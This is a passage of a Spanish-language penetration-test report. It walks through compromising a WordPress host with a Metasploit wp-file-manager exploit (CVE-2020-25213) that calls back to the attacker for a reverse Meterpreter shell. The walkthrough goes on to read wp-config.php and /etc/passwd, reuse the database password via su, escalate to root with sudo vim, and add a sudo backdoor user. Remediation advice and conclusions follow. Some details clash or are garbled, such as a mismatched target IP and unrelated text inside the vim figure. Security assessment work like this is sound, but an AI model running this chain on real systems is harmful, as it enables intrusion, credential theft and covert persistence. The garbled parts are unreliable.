
```
msf > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/http/wp_file_manager_rce) > set rhosts 192.168.56.129
rhosts => 192.168.56.129
msf exploit(multi/http/wp_file_manager_rce) > set targeturi /wordpress/
targeturi => /wordpress/
msf exploit(multi/http/wp_file_manager_rce) > set lhost 192.168.56.107
lhost => 192.168.56.107
msf exploit(multi/http/wp_file_manager_rce) > set lport 4444
lport => 4444
msf exploit(multi/http/wp_file_manager_rce) > run
[*] Started reverse TCP handler on 192.168.56.107:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 192.168.56.129:80 - Payload is at /wordpress/wp-content/plugins/wp-file-manager/lib/files/1npaKm.php
[*] Sending stage (42137 bytes) to 192.168.56.112
[+] Deleted 1npaKm.php
[*] Meterpreter session 1 opened (192.168.56.107:4444 -> 192.168.56.112:36702) at 2026-05-21 13:05:32 -0400
id

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > 
```

Figura 57. Configuración de parámetros y variables del exploit en Metasploit, y posterior explotación.

El exploit aprovecha de forma automatizada la vulnerabilidad, carga una carga útil (payload) de PHP en la ruta de archivos del plugin y ejecuta el payload, estableciendo con éxito una sesión avanzada de Meterpreter.

Desde la consola de Meterpreter, se ejecuta el comando sysinfo y comandos de posicionamiento para obtener los datos estructurales del sistema comprometido.



```

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : cibercamp
OS            : Linux cibercamp 6.8.0-117-generic #117-Ubuntu SMP PREEMPT_DYNAMIC Tue May  5 19:26:24 UTC 2026 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files
meterpreter > ls
Listing: /var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files

Mode                Size  Type      Last modified      Name
----                -
100755/rwxr-xr-x    0     fil       2026-05-18 10:57:54 -0400  .gitkeep
040755/rwxr-xr-x   4096    dir       2026-05-18 10:57:54 -0400  .quarantine
040755/rwxr-xr-x   4096    dir       2026-05-18 10:57:54 -0400  .tmb
040755/rwxr-xr-x   4096    dir       2026-05-18 10:57:54 -0400  .trash
100644/rw-r--r--    64     fil       2026-05-18 18:49:28 -0400  shell.php

```


Figura 58. Consolidación de la sesión Meterpreter y ejecución de comandos informativos de entorno.

El exploit vulnera con éxito la aplicación e interactúa cargando un script PHP malicioso que abre una sesión de Meterpreter en el puerto local de Kali. Al inspeccionar el entorno (sysinfo), se determinan las propiedades operativas:

- Hostname: cibercamp.
- OS/Kernel: Linux 6.8.0-117-generic (Ubuntu).
- Contexto de Cuenta: www-data.
- Directorio Actual: /var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files.

Se observa la presencia de un archivo residual shell.php de anteriores auditorías en la carpeta local.

A continuación, se solicita una shell nativa y se realiza su estabilización TTY a través de Python.



```

meterpreter > shell
Process 1227 created.
Channel 0 created.
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
<ress/wp-content/plugins/wp-file-manager/lib/files$ export TERM=xterm
export TERM=xterm
www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$

```

Figura 59. Despliegue de la shell del sistema operativo y estabilización interactiva.

Post-Explotación, Movimiento lateral y Escalada a root

Con acceso local, se audita la raíz de la publicación de la aplicación web (/var/www/html/wordpress/) con el fin de auditar las variables de conexión del CMS.

```
www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$ ls /var/www/html/wordpress
ls /var/www/html/wordpress
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php
license.txt    wp-comments-post.php wp-includes       wp-settings.php
readme.html    wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php        wp-load.php      wp-trackback.php
wp-admin       wp-content           wp-login.php     xmlrpc.php
www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$ cat /var/www/html/wordpress/wp-config.php
cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix

```

Figura 60. Visualización de los archivos en /var/www/html/wordpress y el contenido de wp-config.php.

Se inspecciona el contenido del archivo de configuración principal wp-config.php, localizando en texto plano las credenciales de acceso a la base de datos local.

```
*/
define( 'AUTH_KEY',          'UT0Ih7bnIf9Rn/obixY1Jy/Fx|0kRUbs>qD{mSK*Mr^FBK=hY`eXna)Na&x 9|Kq' );
define( 'SECURE_AUTH_KEY',  'JwIfiy:a,PJ,wkvsZsquQJT42`$.%,W!7ZE[0&C.{9KoH/Kf/GO}rL!GuBaD%-oH' );
define( 'LOGGED_IN_KEY',    'arCFLQn8l!Dkl 6]QCy=BbyH8=s<n*Ub6xK,2E][F067,M?M!0EA)!0cq.A!0eVe' );
define( 'NONCE_KEY',        '(6:?.cf=L#95F{.n*pU^CnE$?@>8xT4V`6^GQUU{jf&?i{^oEtsZn<[:hN+/V/o' );
define( 'AUTH_SALT',        'QP%[)pG^$.t/bCZfA[~iKHB]}>D6-gR_,T_4xD]x-t4Q)S>84Qn5;jK[=Z%a09J' );
define( 'SECURE_AUTH_SALT', 'R~e]j*q^-CFY<[-fVvU,9[>U,Yd>Pr09CZ0vi0xqsVwD]IMDyA06Qoz}r,Qw GU' );
define( 'LOGGED_IN_SALT',   'F9k45@OMm&PY>LPZX[R&-J!J-9mf)c2+AStx5chhKIH=3K`KLH8Ggdms4*K_!qbG' );
define( 'NONCE_SALT',       ':G6:zuo+(|?xNBLWN>}f`$@ DnhuBW6K^i2&rc}}b|-07[Yk6z|#YvL*>b2R@Ax' );

/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'passwordsuperseguroxx' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

```

Figura 61. Visualización de las credenciales en texto plano en wp-config.php.

Encontramos el usuario *wpuser* que tiene la contraseña *passwordsuperseguroxx*.

Se realiza una lectura del archivo /etc/passwd para identificar las cuentas de usuarios reales dadas de alta en el sistema operativo local.

```

www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuid:x:104:105::/run/uuid:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
administrador:x:1000:1000:administrador:/home/administrador:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
wpuser:x:1001:1001::/home/wpuser:/bin/bash
www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$

```

Figura 62. Comprobación de las identidades válidas en el fichero `/etc/passwd`.

Se ejecuta una técnica de reutilización de claves intentando migrar de sesión mediante el comando `su wpuser` empleando la contraseña extraída del CMS (`passwordsuperseguroxx`). El sistema operativo aprueba la credencial, confirmando una grave falta de segregación de privilegios e higiene de claves corporativa.

```

wpuser.x:1001:1001::/home/wpuser:/bin/bash
www-data@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$ su wpuser
su wpuser
Password: passwordsuperseguroxx
wpuser@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$

```

Figura 63. Migración exitosa mediante `su` al entorno local del usuario `wpuser`.

El sistema valida la credencial de forma exitosa, otorgando una nueva sesión local bajo el contexto de seguridad del usuario `wpuser`.

Establecidos en el contexto de seguridad de `wpuser`, se se consultan los privilegios `sudo` mediante `sudo -l`.

```
wpuser@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$ sudo -l
sudo -l
[sudo] password for wpuser: passwordsuperseguroxx

Matching Defaults entries for wpuser on cibercamp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User wpuser may run the following commands on cibercamp:
    (ALL) /usr/bin/vim
wpuser@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files$
```

Figura 64. Verificación de permisos de sudo y descubrimiento del binario vim autorizado.

El resultado confirma una vulnerabilidad de configuración crítica: el usuario está autorizado a ejecutar el editor de texto nativo Vim como cualquier rol (incluido root) sin contraseña. Se abusa de la funcionalidad nativa de ejecución del software para forzar un escape de privilegios hacia el sistema operativo. Se invoca el binario anteponiendo el comando sudo (sudo vim) y, una vez dentro de la interfaz del editor, se ejecuta la directiva de escape shell de vi (:!bash).

```
#!/bin/bash
```

sudo vim

VIM - VI Mejorado

versión 9.1.697
por Bram Moolenaar et al.
Modificad^[[2;2R^[[3;4R^[[>0;115;0co por team+vim@tracker.debian.org
Vim es código abierto y se puede distribuir libremente

¡Ayude a los niños pobres de Uganda!

escriba :help iccf<Intro> para obtener más información

escriba :q<Intro> para salir

escriba :help<Intro> o <F1> para obtener ayuda

escriba :help version9<Intro> para obtener información de la versión

NADA ENCONTRADO

Lo siento, pero no hay nada que coincida con tus términos de búsqueda. Intentalo de nuevo con algo 0,0-1 palabras el Todo diferentes.

aaaa

Figura 65. Apertura del editor Vim con elevación de privilegios sudo.

Al invocar la secuencia, el editor elude las restricciones locales y abre una shell interactiva que hereda de forma directa los privilegios de sudo asignados. Se valida la identidad con el comando id, reportando control total como root (UID 0).

```

root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files# useradd www-backup

```

Figura 66. Confirmación de la shell con privilegios máximos de root.

Para mantener persistencia en fases posteriores de administración se configura el usuario de respaldo de soporte www-backup con contraseña 211102 y privilegios administrativos. La persistencia quedó documentada para su posterior retirada por parte del equipo responsable.

```

root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files# useradd www-backup
useradd www-backup
useradd: user 'www-backup' already exists
root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files# passwd www-backup
passwd www-backup
New password: 211102

Retype new password: 211102

passwd: password updated successfully
root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files# usermod -aG sudo www-backup
usermod -aG sudo www-backup
root@cibercamp:/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files#

```

Figura 67. Obtención de persistencia gracias a un usuario administrativo creado llamado www-backup.

Recomendaciones técnicas

Para mitigar los riesgos expuestos en la infraestructura de Hosters S.A., se recomienda al equipo de ingeniería aplicar el siguiente plan estructurado por niveles de prioridad:

Prioridad inmediata (Plazo: < 24 horas)

- **Parcheado Urgente de WordPress (Máquina Cibercamp):** Eliminar o actualizar de forma inmediata el plugin wp-file-manager a su versión estable más reciente (superior a la 6.9). Deshabilitar temporalmente la subida de archivos arbitrarios a través de la API del plugin.
- **Modificación de Código Web (Máquina Espigol):** Corregir de forma drástica el script change_theme.php. Sustituir la importación directa por una lista blanca estricta de temas locales autorizados o deshabilitar la entrada de URLs externas (RFI).
- **Higiene de Credenciales:** Forzar de manera inmediata el cambio de contraseñas de las cuentas locales de los sistemas operativos (wpuser, webuser) y de las bases de datos de producción. Separar y diversificar estrictamente las claves para evitar ataques de reutilización.

Prioridad a Corto Plazo (Plazo: < 7 Días)

- **Modificación del Archivo Sudoers:** Revocar la autorización de ejecución sin restricciones de comandos a través de binarios que permitan interacciones shell como awk o vim. En caso de ser necesarios para tareas de mantenimiento, restringir sus parámetros de uso o aplicar herramientas de control específicas.
- **Protección de Archivos de Configuración:** Aplicar permisos de lectura estrictos sobre wp-config.php y config.php (ej: chmod 600 o 640), limitando el acceso exclusivamente a los usuarios propietarios legítimos y bloqueando la lectura a cuentas de servicio generalizadas.

Prioridad a Medio Plazo (Plazo: Continuo)

- **Segmentación de Red y Control de Tráfico:** Implementar reglas estrictas en firewalls internos o sistemas de protección perimetral para aislar los segmentos de red interna (192.168.57.0/24) e impedir que las máquinas puente o bastiones perimetrales mantengan accesos irrestrictos hacia nodos internos.
- **Auditoría de Desarrollo Seguro:** Instaurar un marco de revisión técnica de código y auditorías de seguridad periódicas de caja blanca sobre cualquier aplicación web o script personalizado desarrollado internamente por la organización antes de su despliegue formal en entornos de producción.

Conclusiones

La evaluación de seguridad confirmó un **nivel de riesgo global alto** en el entorno analizado de Hosters S.A., al demostrarse la obtención de control total (root) sobre los dos activos publicados en el segmento perimetral. Durante la auditoría se validó la viabilidad de cadenas completas de compromiso que permitieron acceso remoto, escalada de privilegios y movimiento lateral entre segmentos de red.

- En el activo **Espigol** (192.168.56.111), el compromiso se produjo mediante la explotación de una funcionalidad insegura de la aplicación web permitió ejecutar código no autorizado en el servidor, combinada con la exposición de credenciales en texto plano y una configuración insegura de privilegios sudoers. La intrusión permitió utilizar el host comprometido como nodo de pivoting hacia la red interna corporativa.
- En el activo **Cibercamp** (192.168.56.112), se logró ejecución remota de comandos sin autenticación a través del plugin vulnerable wp-file-manager (CVE-2020-25213) en WordPress. El impacto se vio agravado por la reutilización de contraseñas entre servicios y la autorización insegura del editor Vim en las políticas sudoers, permitiendo la escalada completa de privilegios hasta root.

Por otro lado, la auditoría evidenció un caso positivo de endurecimiento en el host interno **Costas** (192.168.57.5), el cual **resistió satisfactoriamente** las técnicas de enumeración, fuzzing e intrusión lateral realizadas durante la evaluación. La ausencia de componentes dinámicos y la reducción de superficie de ataque contribuyeron de forma notable a limitar las posibilidades de compromiso.

Los resultados obtenidos reflejan que los **principales riesgos** de la infraestructura derivan de la combinación de software desactualizado, desarrollo inseguro de aplicaciones web, reutilización de credenciales y configuraciones administrativas excesivamente permisivas.

Se **recomienda priorizar** la corrección del código vulnerable, la actualización inmediata de componentes de terceros, la eliminación de credenciales reutilizadas, la revisión estricta de las políticas sudoers y la implantación de mecanismos efectivos de segmentación y filtrado entre redes internas y perimetrales. La aplicación de estas medidas reducirá significativamente la probabilidad de compromiso y limitará el impacto operativo ante futuros incidentes de seguridad.

Anexos

Criterio de severidad

La clasificación del impacto y severidad de los fallos técnicos se rige bajo la combinación estandarizada de probabilidad de explotación y consecuencias en el negocio:

- **Crítica:** Vulnerabilidades que permiten ejecución remota de código (RCE), escalada completa de privilegios hasta root o acceso no autorizado a segmentos internos de red sin requerir interacción compleja del usuario. Este tipo de fallos supone un compromiso total del activo afectado y un alto riesgo para la infraestructura corporativa.
- **Alta:** Vulnerabilidades explotables que permiten acceso significativo al sistema, divulgación de información sensible o facilitan cadenas de ataque posteriores, pero que requieren condiciones adicionales para alcanzar un compromiso completo del host o de la red.
- **Media:** Fallos de configuración, debilidades locales o exposiciones parciales de información que requieren un contexto previo de acceso o condiciones específicas para ser aprovechadas de forma efectiva.
- **Baja:** Debilidades con impacto limitado que no permiten compromiso directo del sistema, pero que pueden facilitar tareas de reconocimiento, enumeración o recopilación de información por parte de un atacante.
- **Informacional:** Hallazgos sin impacto directo sobre la seguridad, utilizados principalmente con fines de documentación, visibilidad técnica o validación de buenas prácticas de configuración y endurecimiento.

Inventario activos

Activo (OVA)	IP	Severidad	Vector de ataque	Impacto de seguridad
Pivoting (Espigol)	192.168.56.111	Crítica	RFI en change_theme.php + Credenciales expuestas + Sudoers awk	Compromiso Total (Root) y uso del host como pasarela hacia segmento interno.
Cibercamp	192.168.56.112	Crítica	CVE-2020-25213 (wp-file-manager) + Reutilización de clave + Sudoers vim	Compromiso Total (Root) perimetral independiente.
Costas	192.168.57.5	Informacional	Ninguno (Arquitectura estática con superficie de ataque reducida)	Ninguno. El host resistió de forma robusta la fase de intrusión.

Relación de Evidencias

Toda la documentación visual (capturas de pantalla numeradas desde la 001.png hasta la 068.png) junto con los scripts de prueba empleados durante el ejercicio de penetración formal del 21/05/2026 han sido comprimidos y consolidados bajo el archivo maestro entregado de forma complementaria a la dirección técnica de Hosters S.A.

Inventario de herramientas utilizadas

Para garantizar la transparencia, trazabilidad y repetibilidad de las pruebas de intrusión realizadas para Hosters S.A., se adjunta el listado del software de auditoría y seguridad ofensiva desplegado desde la estación de control Kali Linux (192.168.56.107):

Herramientas	Uso
Nmap	Escaneo de puertos, detección de servicios y enumeración de versiones.
Netdiscover	Descubrimiento de hosts activos mediante peticiones ARP en el segmento local.
Metasploit Framework	Explotación automatizada de CVE-2020-25213 y obtención de sesión Meterpreter.
Gobuster	Descubrimiento de directorios y recursos web mediante diccionarios.
WPScan	Enumeración de usuarios, plugins y componentes vulnerables en entornos WordPress.
Netcat (nc)	Recepción de conexiones reversas y establecimiento de shells remotas durante la explotación inicial.
Nikto	Auditoría automatizada de configuraciones web y detección básica de vulnerabilidades HTTP.
Proxychains4	Encapsulamiento del tráfico ofensivo a través de túneles SOCKS5 durante la fase de pivoting.

